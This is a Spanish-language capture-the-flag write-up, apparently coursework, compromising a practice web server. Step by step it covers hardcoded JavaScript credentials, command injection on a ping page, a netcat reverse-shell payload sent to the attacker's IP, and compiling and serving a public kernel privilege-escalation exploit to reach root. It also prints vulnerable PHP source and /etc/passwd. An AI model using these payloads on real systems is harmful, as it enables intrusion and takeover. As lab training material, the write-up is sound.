Teniendo en cuenta que hay una página principal, que redirige a varios sitios, se descargará la web en local para ver cuál es su contenido.

```
(root@osboxes)-[/home/osboxes/Modulo_2_master/get_web_info]
# wget -i -k http://192.168.1.80
--2024-06-26 14:07:01-- http://192.168.1.80/
Connecting to 192.168.1.80:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 456 [text/html]
Saving to: 'index.html'

index.html                               100%[=====]
2024-06-26 14:07:01 (54.5 MB/s) - 'index.html' saved [456/456]

-k: No such file or directory
No URLs found in -k.
FINISHED --2024-06-26 14:07:01--
Total wall clock time: 0.009s
Downloaded: 1 files, 456 in 0s (54.5 MB/s)

(root@osboxes)-[/home/osboxes/Modulo_2_master/get_web_info]
# ll
total 4
-rw-r--r-- 1 root root 456 Jun 26 14:07 index.html
```

Figura 24

Se obtiene un fichero llamado index.html, el cual tiene el siguiente contenido:

```
(root@osboxes)-[/home/osboxes/Modulo_2_master/get_web_info]
# cat index.html
<html>
<head>
<link rel="stylesheet" href="estilos.css"/>
<title>Retos Web</title>
<body>
<h1>Bienvenido</h1>
<p>Aquí tienes una lista de retos, pero quizás no sean los únicos disponibles.</p>
<ul>
<li><a href="login_1/" target="_blank">Bypass Login 1</a></li>
<li><a href="login_2/" target="_blank">Bypass Login 2</a></li>
<li><a href="ping/" target="_blank">Ping - Pong</a></li>
</ul>
</body>
</html>

<!-- FLAG{B13N_Y4_T13N3S_UN4_+} -->
```

Figura 25

Se obtiene a su vez, el contenido de las distintas urls que aparecen en dicha captura.

```
(root@osboxes)-[/home/osboxes/Modulo_2_master/get_web_info]
# wget -i -k http://192.168.1.80/login_1
--2024-06-26 14:12:25-- http://192.168.1.80/login_1
Connecting to 192.168.1.80:80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: http://192.168.1.80/login_1/ [following]
--2024-06-26 14:12:25-- http://192.168.1.80/login_1/
Reusing existing connection to 192.168.1.80:80.
HTTP request sent, awaiting response... 200 OK
Length: 620 [text/html]
Saving to: 'login_1'

login_1                                          100%[=====]
2024-06-26 14:12:25 (129 MB/s) - 'login_1' saved [620/620]

-k: No such file or directory
No URLs found in -k.
FINISHED --2024-06-26 14:12:25--
Total wall clock time: 0.006s
Downloaded: 1 files, 620 in 0s (129 MB/s)

(root@osboxes)-[/home/osboxes/Modulo_2_master/get_web_info]
# ll
total 4
-rw-r--r-- 1 root root 620 Jun 26 14:12 login_1
```

Figura 26

De esta manera se obtiene el fichero login\_1 que hace referencia al contenido de esa ruta.

```
(root@ osboxes)-[/home/osboxes/Modulo_2_master/get_web_info]
# cat login_1
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Login Seguro 1</title>
</head>
<body>

<script>
function funcion_login(){
if (document.form.password.value=='supersecret' && document.form.login.value=='admin'){
    document.form.submit();
}
else{
    alert("Usuario y/o contraseña incorrectos");
}
}
}
</script>

<form name="form" action="index.php" method="post">

<P>Usuario:    <input type="text" name="login">
<P>Contraseña: <input type="password" name="password">
<input onclick="funcion_login()" type="button" value="Acceder">

</form>
</body>
</html>
```

Figura 27

Como podemos observar contiene un script que indica que el usuario y contraseña que se debe de escribir para poder acceder a dicho log-in.

Usuario: admin Contraseña: supersecret

Tras introducir las credenciales se obtiene dicho mensaje:

```
BIEN! Tu flag es: FLAG{LOGIN_Y_JAVASCRIPT}

Usuario: 

Contraseña:  
```

Figura 28

Tras intentar hacerlo con el otro de los directorios que se indicaban en el index.html , se obtiene la siguiente respuesta:

```
(root@ osboxes)-[/home/osboxes/Modulo_2_master/get_web_info]
# wget -i -k http://192.168.1.80/login_2
--2024-06-26 14:18:30-- http://192.168.1.80/login_2
Connecting to 192.168.1.80:80... connected.
HTTP request sent, awaiting response... 401 Unauthorized

Username/Password Authentication Failed.
-k: No such file or directory
No URLs found in -k.
```

Figura 29

En este caso no se puede descargar dicho contenido, da el error 401, lo que significa que no estamos autorizados para ver el contenido de dicho directorio.

Tras acceder a la página vía web probando con las credenciales por defecto en los servidores apache:




Figura 30

Tras acceder al tercer enlace indicado en la página principal se obtiene la siguiente web. Se indica que hay que introducir por parámetro la ip de la máquina a la que queremos hacer ping.




Figura 31

Sabiendo que se está ejecutando un comando en el servidor, se intentará ver si la web es vulnerable a command injection.




Figura 32

Como se indica en la página, se incluye en la url `"/index.php?ip=1 ; ls "`.

Como se puede ver en la parte de abajo, se lista el contenido del servidor, ya que en la url se indica que además de hacer ping a la ip 1, se ejecute un ls. Esto quiere decir que el servidor es vulnerable a command injection.

Sabiendo esto vamos a intentar obtener una reverse Shell para poder acceder al servidor.

Para ello en la máquina atacante se utilizará netcat para estar a la escucha en el puerto 1234.

En la url se introducirá el siguiente reverse Shell : “ rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i |nc 192.168.1.77 1234 >/tmp/f”

De esta manera se obtiene acceso a la máquina objetivo.

Url completa:

“http://192.168.1.80/ping/index.php?ip=1; rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i |nc 192.168.1.77 1234 >/tmp/f “




Figura 33

En primer lugar, se hace un tratamiento de la tty:




Figura 34

Después de haber hecho el tratamiento de la tty listamos los archivos existentes en el directorio del servidor.

```

www-data@ubuntu:/var/www/html/ping$ ls -altr
total 16
-rw-rw-r-- 1 deloitte deloitte  22 Dec  7  2017 estonesunaflag.txt
-rwxrwxrwx 1 deloitte deloitte  466 Dec  7  2017 index.php
drwxr-xr-x 2 deloitte deloitte 4096 Dec  7  2017 .
drwxr-xr-x 7 root     root    4096 Dec  7  2017 ..
www-data@ubuntu:/var/www/html/ping$ cat index.php
<p>Hola! Estamos desarrollando un sistema que realiza ping a la IP que se introduce
, ej: index.php?ip=127.0.0.1</p>
<?php

$ip = $_GET['ip'];
if (isset($ip)){
echo "Se ha recibido la IP ".$ip;
echo "<br>";
echo "Iniciando ping ... ";
echo "<br>";
echo "<pre>";
echo system('ping -c 4 '.$ip);
echo "</pre>";
}
?>
www-data@ubuntu:/var/www/html/ping$ cat estonesunaflag.txt
FLAG{SIMPLEMENTE_RCE}
www-data@ubuntu:/var/www/html/ping$ █

```

Figura 35

El fichero “index.php” contiene la página principal de <http://192.168.1.80/ping/>, mientras que el fichero “estonesunaflag.txt” contiene una flag.

Teniendo acceso a la máquina listaremos los directorios principales indicados en “/var/html/”:

```

www-data@ubuntu:/var/www/html$ ls -altr
total 40
drwxr-xr-x 3 root     root    4096 Dec  7  2017 ..
-rw-r--r-- 1 root     root      38 Dec  7  2017 robots.txt
drwxr-xr-x 2 root     root    4096 Dec  7  2017 cyberacademy
-rw-r--r-- 1 root     root    101 Dec  7  2017 estilos.css
-rw-r--r-- 1 root     root    456 Dec  7  2017 index.php
drwxr-xr-x 2 deloitte deloitte 4096 Dec  7  2017 ping
drwxr-xr-x 7 root     root    4096 Dec  7  2017 .
drwxr-xr-x 2 root     root    4096 Dec  7  2017 uploads
drwxr-xr-x 2 root     root    4096 Dec  7  2017 login_2
drwxr-xr-x 2 root     root    4096 Dec  7  2017 login_1

```

Figura 36

Como se ha comentado anteriormente dicho fichero indica qué partes de la aplicación no deben ser indexadas por los motores de búsqueda. Como se puede ver la configuración de dicho servidor, no quiere que se muestre dicha ruta.

```
www-data@ubuntu:/var/www/html$ cat robots.txt
User-agent: *
Disallow: /cyberacademy
```

Figura 37

Accediendo al contenido de dicho directorio:

```
www-data@ubuntu:/var/www/html$ cd cyberacademy/
www-data@ubuntu:/var/www/html/cyberacademy$ ls -latr
total 12
-rw-r--r-- 1 root root 24 Dec 7 2017 index.html
drwxr-xr-x 2 root root 4096 Dec 7 2017 .
drwxr-xr-x 7 root root 4096 Dec 7 2017 ..
www-data@ubuntu:/var/www/html/cyberacademy$ cat index.html
FLAG{YEAH_R0B0T$.RUL3$}
www-data@ubuntu:/var/www/html/cyberacademy$
```

Figura 38

Como se puede observar hay un índice en dicho directorio que contiene una flag.

A continuación, se seguirán listando los distintos directorios de “/var/www/html/”.

El directorio “/var/www/html/login\_1” no será analizado ya que fue obtenido mediante un *CURL* previamente.

El directorio “/var/www/html/login\_2” contiene lo siguiente:

```
www-data@ubuntu:/var/www/html/login_2$ cat .htpasswd
deloitte:$apr1$0wamHL3V$nxc/v0g7qSyb4x5FZzsaI.
www-data@ubuntu:/var/www/html/login_2$ cat .htaccess
AuthUserFile .htpasswd
AuthName "Area Segura"
AuthType Basic

<Limit GET>
    require valid-user
</Limit>
www-data@ubuntu:/var/www/html/login_2$ cat index.php
FLAG{BYPASS1NG_HTTP_METHODS_G00D!}
www-data@ubuntu:/var/www/html/login_2$
```

Figura 39

En el fichero. htaccess se indica que el límite es un GET con un usuario válido.

Tras realizar varios intentos para crackear la contraseña del usuario “deloitte” con Hydra o con John, no se ha obtenido ningún resultado después de un tiempo.

En el caso de la ejecución de Hydra, haciendo uso del diccionario de contraseñas de rockyou, se utilizó un fichero llamado “hashes.txt” que contenía la password



(\$apr1\$OwamHL3V\$nxc/v0g7qSyb4x5FZzsal.) del usuario deloitte indicada en el fichero ".httpasswd".

```
$ hashcat -m 1600 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF, DISTRO, POCL_DEBUG) -
Platform #1 [The pocl project]

* Device #1: pthread-penryn-AMD Ryzen 5 2600 Six-Core Processor, 705/1475 MB (256 MB allocatable), 3MCU
```

Figura 40

Al seguir enumerando directorios, accedemos a la carpeta uploads:

```
www-data@ubuntu:/var/www/html$ cd uploads/
www-data@ubuntu:/var/www/html/uploads$ ls -latr
total 12
drwxr-xr-x 7 root root 4096 Dec 7 2017 ..
-rw-r--r-- 1 root root 34 Dec 7 2017 index.php
drwxr-xr-x 2 root root 4096 Dec 7 2017 .
www-data@ubuntu:/var/www/html/uploads$ cat index.php
FLAG{ENUMERA_DIRECTORIOS_SIEMPRE}
www-data@ubuntu:/var/www/html/uploads$
```

Figura 41

En dicho directorio, encontramos otra flag en el fichero index.php.

Se buscará además la versión del SO de la máquina para buscar posibles vulnerabilidades:

```
www-data@ubuntu:/var/www/html/ping$ cat /etc/os-release
NAME="Ubuntu"
VERSION="16.04.3 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04.3 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
VERSION_CODENAME=xenial
UBUNTU_CODENAME=xenial
www-data@ubuntu:/var/www/html/ping$
```

Figura 42

Se obtiene que es una Ubuntu 16.04.3, a continuación, se buscarán exploits para esta versión de Ubuntu.


```
msf6 > searchsploit Ubuntu 16.04
[*] exec: searchsploit Ubuntu 16.04
```

Exploit Title	Path
Apport 2.x (Ubuntu Desktop 12.10 < 16.04) - Local Code Execution	linux/local/40937.txt
Exim 4 (Debian 8 / Ubuntu 16.04) - Spool Privilege Escalation	linux/local/40054.c
Google Chrome (Fedora 25 / Ubuntu 16.04) - 'tracker-extract' / 'gnome-video-thumb	linux/local/40943.txt
LightDM (Ubuntu 16.04/16.10) - 'Guest Account' Local Privilege Escalation	linux/local/41923.txt
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora 22/25 /	linux_x86-64/local/42275.c
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 / Fedora 23/24/25) - 'l	linux_x86/local/42276.c
Linux Kernel (Ubuntu 16.04) - Reference Count Overflow Using BPF Maps	linux/dos/39773.txt
Linux Kernel 4.14.7 (Ubuntu 16.04 / CentOS 7) - (KASLR & SMEP Bypass) Arbitrary	linux/local/45175.c
Linux Kernel 4.4 (Ubuntu 16.04) - 'BPF' Local Privilege Escalation (Metasploit)	linux/local/40759.rb
Linux Kernel 4.4 (Ubuntu 16.04) - 'snd_timer_user_callback()' Kernel Pointer Le	linux/dos/46529.c
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Priv	linux_x86-64/local/40871.c
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter 'target_offset' Out-of-Boun	linux_x86-64/local/40049.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x64) - 'AF_PACKET' Race Con	windows_x86-64/local/47170.c
Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PROG_LOAD) Privileg	linux/local/39772.txt
Linux Kernel 4.6.2 (Ubuntu 16.04.1) - 'IP6T_SO_SET_REPLACE' Local Privilege Esca	linux/local/40489.txt
Linux Kernel 4.8 (Ubuntu 16.04) - Leak sctp Kernel Pointer	linux/dos/45919.c
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation	linux/local/45010.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation	linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target_offset' Local Pri	linux_x86-64/local/44300.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Esca	linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) -	linux/local/47169.c

```
Shellcodes: No Results
msf6 >
```

Figura 43

A continuación, se procede a buscar y descargar el exploit:


**EXPLOIT  
DATABASE**

### Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation

**EDB-ID:**  
45010

**CVE:**  
2017-16995

**Author:**  
RLARABEE

**Type:**  
LOCAL

**EDB Verified:** ✓

**Exploit:** 📄 / {}

**Platform:**  
LINUX

**Date:**  
2018-07-10

**Vulnerable App:**

←
→

Después de descargarse el exploit se procede a compilarlo.

```
(root@osboxes)-[/home/osboxes/Downloads]
# gcc -static 45010.c -o local_privilege_scalation.php --KB/s

(root@osboxes)-[/home/osboxes/Downloads]
# cp local_privilege_scalation.php /var/www/html/modulo2
```

Figura 44

La copiamos al directorio /var/www/html que es el directorio donde el navegador buscar los archivos para servirse los al usuario, de esta manera, desde la máquina víctima, podremos acceder y obtener dicho exploit, sabiendo que tenemos acceso a dicha máquina mediante RCE.

Desde el directorio “/tmp” de la máquina víctima, obtendremos el fichero de la otra máquina.

Figura 45

Nos descargamos el fichero con “wget [http://192.168.1.77/modulo2/local\\_privilege\\_scalation](http://192.168.1.77/modulo2/local_privilege_scalation)” y le cambiamos los permisos para que pueda ser ejecutado

```
<http://192.168.1.77/modulo2/local_privilege_scalation.php
--2024-07-09 09:26:38-- http://192.168.1.77/modulo2/local_privilege_scalation.php
Connecting to 192.168.1.77:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'local_privilege_scalation.php'
local_privilege_sca [ => ] 752.34K --KB/s in 0.02s

2024-07-09 09:26:38 (43.3 MB/s) - 'local_privilege_scalation.php' saved [770392]

www-data@ubuntu:/tmp$ ls -latr
total 796
drwxr-xr-x 22 root /root/boxes 4096 Dec 7 2017 ..
drwxrwxrwt 2 root root 4096 Jul 9 09:05 VMwareDnD
drwxrwxrwt 2 root root 4096 Jul 9 09:05 .font-unix
drwxrwxrwt 2 root root 4096 Jul 9 09:05 .XIM-unix
drwxrwxrwt 2 root root 4096 Jul 9 09:05 .X11-unix
drwxrwxrwt 2 root root 4096 Jul 9 09:05 .Test-unix
drwxrwxrwt 2 root root 4096 Jul 9 09:05 .ICE-unix
drwx----- 3 root root 4096 Jul 9 09:05 systemd-private-d566846c947949079919607470e490fc-systemd-timesy
ncd.service-3MymUb
drwxr-xr-x 2 root root 4096 Jul 9 09:26 hsperrdata_root
drwxrwxrwt 10 root root 4096 Jul 9 09:26 .
-rw-r--r-- 1 www-data www-data 770392 Jul 9 09:26 local_privilege_scalation.php
prw-r--r-- 1 www-data www-data 0 Jul 9 09:26 f
www-data@ubuntu:/tmp$ chmod 777 local_privilege_scalation.php
```

Figura 46

Ejecutamos el exploit y como se puede observar el usuario pasa a ser root.

```

www-data@ubuntu:/tmp$ ./local_privilege_scalation.php
[.]
[.] t(-_t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_t)
[.]
[.] ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff88003db59900
[*] Leaking sock struct from ffff88003a70d400
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff880035b0e000
[*] UID from cred structure: 33, matches the current: 33
[*] hammering cred structure at ffff880035b0e000
[*] credentials patched, launching shell ...
# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
# █

```

Figura 47

Actualizamos el terminal

```

# script /dev/null -c bash
Script started, file is /dev/null
root@ubuntu:/home# █

```

Figura 48

Listamos los usuarios presentes en el sistema. Como se puede observar aparece el usuario deloitte el cual tenía acceso al “login\_2” como se indica en Figura 39.

```

root@ubuntu:/home/deloitte# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,:/run/systemd:/bin/false
syslog:x:104:108:/:/home/syslog:/bin/false
_apt:x:105:65534:/:/nonexistent:/bin/false
messagebus:x:106:110:/:/var/run/dbus:/bin/false
uidd:x:107:111:/:/run/uidd:/bin/false
deloitte:x:1000:1000:Deloitte,,:/home/deloitte:/bin/bash
mysql:x:108:117:MySQL Server,,:/nonexistent:/bin/false
sshd:x:109:65534:/:/var/run/sshd:/usr/sbin/nologin
ftp:x:110:118:ftp daemon,,:/srv/ftp:/bin/false
root@ubuntu:/home/deloitte# █

```

Figura 49

Se accede al home de dicho usuario, donde se encuentra la flag de root.

```

root@ubuntu:/home/deloitte# ls -ltr
total 40
drwxr-xr-x 3 root    root    4096 Dec  7  2017 ..
-rw-r--r-- 1 deloitte deloitte 655 Dec  7  2017 .profile
-rw-r--r-- 1 deloitte deloitte 3771 Dec  7  2017 .bashrc
-rw-r--r-- 1 deloitte deloitte 220 Dec  7  2017 .bash_logout
drwx----- 2 deloitte deloitte 4096 Dec  7  2017 .cache
-rw-r--r-- 1 deloitte deloitte  0 Dec  7  2017 .sudo_as_admin_successful
drwxrwxr-x 2 deloitte deloitte 4096 Dec  7  2017 .nano
-rw----- 1 deloitte deloitte  52 Dec  7  2017 .Xauthority
-rw-rw-r-- 1 deloitte deloitte  34 Dec  7  2017 flag.txt
lrwxrwxrwx 1 root    root    29 Dec  9  2017 james -> /opt/james-2.3.2.1/bin/run.sh
drwxr-xr-x 4 deloitte deloitte 4096 Dec  9  2017 .
-rw----- 1 deloitte deloitte 2458 Feb 15  2021 .bash_history
root@ubuntu:/home/deloitte# cat flag.txt
FLAG{W311_D0N3_R00T_1S_W41T1nG_U}
root@ubuntu:/home/deloitte# █

```

Figura 50

Se buscan en el sistema más flags y se procede a ver que contiene:

```

root@ubuntu:/home/deloitte# find / -name flag.txt 2>/dev/null
/root/flag.txt
/opt/flag.txt
/var/ftp/flag.txt
/home/deloitte/flag.txt
root@ubuntu:/home/deloitte# cat /root/flag.txt
FLAG{YEAH_SETUID_FILES_RuL3S}

GOOD JOB! :D
root@ubuntu:/home/deloitte# cat /opt/flag.txt
RkxBRyB7WTB1X2FyZSBhIHJlYWwgSGFja2VyfQo=
root@ubuntu:/home/deloitte# cat /var/ftp/flag.txt
FLAG{FTP_4n0nym0us_G00D_JoB!}
root@ubuntu:/home/deloitte# █

```

Figura 51

La flag de /opt/flag.txt está en base 64, por lo que al decodificarla:

```

root@ubuntu:/home/deloitte# base64 -d /opt/flag.txt
FLAG {Y0u_are a real Hacker}
root@ubuntu:/home/deloitte# █

```

Figura 52

Sabiendo además que tiene el puerto 21 abierto como se indica en la Figura 18, se mirará la configuración del servicio sftp.

```
root@ubuntu:/var/www/html/login_2# systemctl cat vsftpd
WARNING: terminal is not fully functional
# /lib/systemd/system/vsftpd.service
[Unit]
Description=vsftpd FTP server
After=network.target

[Service]
Type=simple
ExecStart=/usr/sbin/vsftpd /etc/vsftpd.conf
ExecReload=/bin/kill -HUP $MAINPID
ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty

[Install]
WantedBy=multi-user.target
```

Figura 53

Como se puede apreciar en su configuración, tiene activado el acceso anónimo como indica en “anonymous\_enable=YES”:

```
root@ubuntu:/var/www/html/login_2# cat /etc/vsftpd.conf | grep -v "#"
listen=NO
listen_ipv6=YES
anonymous_enable=YES
anon_root=/var/ftp/
no_anon_password=YES
hide_ids=YES
local_enable=NO
dirmessage_enable=YES
use_localtime=YES
xferlog_enable=YES
connect_from_port_20=YES
secure_chroot_dir=/var/run/vsftpd/empty
pam_service_name=vsftpd
rsa_cert_file=/etc/ssl/certs/ssl-cert-snakeoil.pem
rsa_private_key_file=/etc/ssl/private/ssl-cert-snakeoil.key
ssl_enable=NO
```

Figura 54

Sabiendo lo indicado anteriormente se prueba a acceder por sftp a la máquina víctima:

```

$ ftp anonymous@192.168.1.80 red_lft forever
Connected to 192.168.1.80.
220 (vsFTPd 3.0.3) /var/www/html/modulo2
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -ltr
229 Entering Extended Passive Mode (|||21722|)
150 Here comes the directory listing.
-rw-r--r-- 1 ftp ftp 30 Dec 07 2017 flag.txt
drwxr-xr-x 2 ftp ftp 4096 Dec 07 2017 ..
drwxr-xr-x 2 ftp ftp 4096 Dec 07 2017 .
226 Directory send OK.
```

Figura 55

En el resto de los puertos indicados en la Figura 18:

```

root@ubuntu:/var/www/html/login_28$ ss -tlnp
State      Recv-Q Send-Q Local Address:Port      Peer Address:Port
LISTEN     0      80    127.0.0.1:3306          *:*
LISTEN     0      128   *:22                  *:*
LISTEN     0      5     *:4555                 *:*
LISTEN     0      5     *:110                   *:*
LISTEN     0      128   *:80                    *:*
LISTEN     0      32     *:21                    *:*
LISTEN     0      128   *:22                    *:*
LISTEN     0      5     *:119                   *:*
LISTEN     0      5     *:25                    *:*
root@ubuntu:/var/www/html/login_28$ ps -ef | grep 1014
root      1014 1010 0 09:03 ?        00:00:13 /usr/lib/jvm/default-java/bin/java -Djava.ext.dirs=/opt/james-2.3.2.1/lib:/opt/james-2.3.2.1/tools/lib -Djava.security.manager -Djava.security.policy-jar:file:/opt/james-2.3.2.1/bin/phoenix-loader.jar:/META-INF/java.policy -Dnetworkaddress.cache.ttl=300 -Dphoenix.home=/opt/james-2.3.2.1 -Djava.io.tmpdir=/opt/james-2.3.2.1/temp -jar /opt/james-2.3.2.1/bin/phoenix-loader.jar
root      4066 2057 0 10:03 pts/1    00:00:00 grep --color=auto 1014
```

Corre un proceso que se define en el "home/deloitte"



```

root@ubuntu:/home/deloitte# cat james
#!/bin/sh
#
# Phoenix start script.
#
export JAVA_HOME
# OS specific support. $var _must_ be set to either true or false.
cygwin=false
case "`uname`" in
  CYGWIN*) cygwin=true;;
esac
# resolve links - $0 may be a softlink
THIS_PROG="$0"
while [ -h "$THIS_PROG" ]; do
  ls=`ls -ld "$THIS_PROG"`
  link=`expr "$ls" : '.*-> \(.*)$'`
